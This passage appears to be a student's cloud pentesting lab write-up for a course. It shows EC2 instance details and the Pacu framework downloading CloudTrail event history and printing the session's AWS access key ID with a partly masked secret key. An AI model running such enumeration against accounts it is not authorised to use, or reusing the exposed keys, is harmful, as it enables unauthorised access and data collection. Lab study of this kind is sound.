                        "AttachTime": "Thu, 20 Nov 2025 19:08:01",
                        "DeleteOnTermination": true,
                        "Status": "attached",
                        "VolumeId": "vol-00d2d43eaf09e5387"
                    }
                }
            ],
            "ClientToken": "0803f7db-b53b-4ec9-9eb5-3c2d3dc3e7c7",
            "EbsOptimized": true,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "NetworkInterfaces": [
                {
                    "Association": {
                        "IpOwnerId": "amazon",
                        "PublicIp": "34.204.15.150"
                    },
                    "Attachment": {
                        "AttachTime": "Thu, 20 Nov 2025 19:08:00",
                        "AttachmentId": "eni-attach-04fdc0e877ea7aff3",
                        "DeleteOnTermination": true,
                        "Status": "attached"
                    },
                    "Groups": [
                        {
                            "GroupId": "sg-0c3d760bfaa9cdb13",
                            "GroupName": "kali-sg"
                        }
                    ],
                    "MacAddress": "0a:ff:fb:04:45:09",
                    "NetworkInterfaceId": "eni-0d80de5a9cf6330ad",
                    "OwnerId": "990216988430",
                    "PrivateIpAddress": "192.168.1.60",
```


Pacu cloudtrail__download_event_history



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history]   Processing additional results...
[cloudtrail__download_event_history] Finished enumerating us-east-1
[cloudtrail__download_event_history]   Events written to /home/kali/.local/share/pacu/test/downloads/cloudtrail_us-eas
t-1_event_history_1764876147.8808274.json
[cloudtrail__download_event_history] cloudtrail__download_event_history completed.

[cloudtrail__download_event_history] MODULE SUMMARY:

  18283 Event(s) found for us-east-1.

Pacu (test:auditor) > 
```

This downloads a `json` file containing CloudTrail event history. It took a while for the command to complete, possibly because I've built up a log of events after accidentally leaving the EC2 instances on once or twice.

Pacu whoami



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
Pacu (test:auditor) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIA6NDMIE4HDLQT3LVQ",
  "SecretAccessKey": "RzT9YVPPQ6LLHRxdNzii********************",
  "SessionToken": null,
  "KeyAlias": "auditor",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
```

This returns some information about the current `pacu` session. We can view the active access keys.